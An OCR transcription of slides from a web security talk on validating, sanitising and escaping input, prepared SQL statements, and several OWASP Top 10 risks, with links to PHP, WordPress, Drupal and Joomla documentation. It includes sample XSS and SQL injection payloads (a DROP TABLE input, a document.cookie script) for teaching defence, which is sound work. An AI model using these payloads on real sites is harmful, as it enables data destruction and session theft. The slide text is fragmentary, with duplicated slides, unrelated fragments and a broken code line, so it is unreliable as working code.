
Replace HTML special characters with HTML entities

```
Ayesh’s talk is <script>alert(“Oops!”)</script>
```



```
Ayesh’s talk is &lt;script&gt;alert(“Oops!”)&lt;/script&gt;

Ayesh’s talk is  <  script >  alert(“Oops!”) <  /script>
```



VALIDATE SANITIZE

ESCAPE

MYSQL: Use Prepared statements or parameterized queries

```
<?php
  query(
  "SELECT *
   FROM posts
   WHERE
    title = %title
  ", $query);
?>
```

VALIDATE SANITIZE

ESCAPE

MYSQL: Use Prepared statements or parameterized queries

```
<?php
  query(
  "SELECT *
   FROM posts
   WHERE
    title = %title
  ", $query);
?>
```

```
SELECT *
FROM posts
WHERE
 title = 'Ayesh\'; DROP TABLE posts'
```

VALIDATE SANITIZE ESCAPE

VALIDATE

SANITIZE ESCAPE

```php
filter_var('foo@bar.com', FILTER_VALIDATE_EMAIL);
```

```php
is_email('foo@bar.com');
```

```php
valid_email_address('foo@bar.com');
```

```xml
<field name="email" type="text" validate="email" />
```

```node
var validator = require('validator’);
validator.isEmail('foo@bar.com');
```

VALIDATE

SANITIZE ESCAPE

```php
filter_var();
```

https://php.net/filter_var
https://php.net/manual/en/filter.filters.validate.php

```node
var validator = require('validator’);
```

https://github.com/chriso/validator.js

VALIDATE

SANITIZE

ESCAPE

```
filter_var('###foo@bar.com', FILTER_SANITIZE_EMAIL);
```

```
sanitize_email('     foo@bar.com  ');
```

VALIDATE

SANITIZE

ESCAPE

```
filter_var();
```

https://php.net/filter_var
http://php.net/manual/tr/filter.filters.sanitize.php

VALIDATE SANITIZE

ESCAPE

Escape HTML

```
filter_var('test <script>alert("xss");</script>', FILTER_SANITIZE_FULL_SPECIAL_CHARS);
htmlspecialchars('test <script>alert("xss");</script>', ENT_QUOTES, 'UTF-8');
```

```
esc_html('test <script>alert("xss");</script>');
```

```
var validator = require('validator');
validator.isEmail('foo@bar.com');
```

```
check_plain('test <script>alert("xss");</script>');
```

```
<field name="email" type="text" validate="email" />
```

VALIDATE SANITIZE

ESCAPE

Escape HTML

https://php.net/filter_var
https://php.net/manual/en/filter.filters.sanitize.php
https://php.net/htmlspecialchars

https://github.com/chriso/validator.js

https://codex.wordpress.org/Validating_Sanitizing_and_Escaping_User_Data

https://api.drupal.org/api/drupal/includes%21common.inc/group/sanitization/7.x
https://api.drupal.org/api/drupal/core%21includes%21common.inc/group/sanitization/8.6.x

https://api.joomla.org/cms-3/classes/Joomla.CMS.Filter.InputFilter.html#method_clean

VALIDATE SANITIZE

ESCAPE

Parameterized or Prepared SQL

```php
$stmt = $pdo->prepare("SELECT * FROM posts WHERE title = :title");
$stmt->execute(['title' => $query]);
$post = $stmt->fetch();
```

```php
$post = $wpdb->query(
  $wpdb->prepare(
    "SELECT * FROM posts WHERE title = '%s'",$query
));
```

```php
$query = $connection->query(“
   SELECT * FROM posts WHERE title = :title", [':title' =>$query]);
```

VALIDATE SANITIZE

ESCAPE

Parameterized or Prepared SQL

https://php.net/manual/en/book.pdo.php
https://phpdelusions.net/pdo
https://php.net/manual/en/book.mysqli.php

https://github.com/mysqljs/mysql#escaping-query-values

https://codex.wordpress.org/Class_Reference/wpdb#Protect_Queries_Against_SQL_Injection_Attacks

https://www.drupal.org/docs/7/api/database-api/static-queries
https://www.drupal.org/docs/8/api/database-api/static-queries

https://docs.joomla.org/Selecting_data_using_JDatabase


Injection


```
SELECT *
FROM posts
WHERE
 title = 'Ayesh'; DROP TABLE posts
```

Ayesh's talk is <script>document.cookie</script>


```
var query = req.params
document.write('Search
                                    + '"');
```

https://site.noob

Search results for "Ayesh's talk is"

Site at https://site.noob says:


SES_ID = RKKG3-4RHJG

TOP 10


TOP 10

- Injection
- Cross Site Scripting (XSS)


https://site.noob/user/796148




https://site.noob/user/796148/edit




https://site.noob/user/23453



https://site.noob/user/23453/edit





- HTTP is a stateless protocol. Always check the user access.
- Check if the current user is allowed to modify the given entity
- Hash user passwords with a secure salt: Bcrypt, Argon2ID.
- Don’t invent your own crypto
- HTTPS everywhere

TOP 10

- Injection
- Cross Site Scripting (XSS)
- Secure Data Exposure
- Broken Authentication
- Broken Access Control

Swedish Things


Pewdiepie



IKEA
Home furnishings
It's OK, you can bring it back!
NO OVERSIZED VEHICLES IN GARAGE
MAXIMUM 9' CLEARANCE

I want a table

I want a table

Serialize and Unserialize

```
{name: "Tobias", age: 26}
```

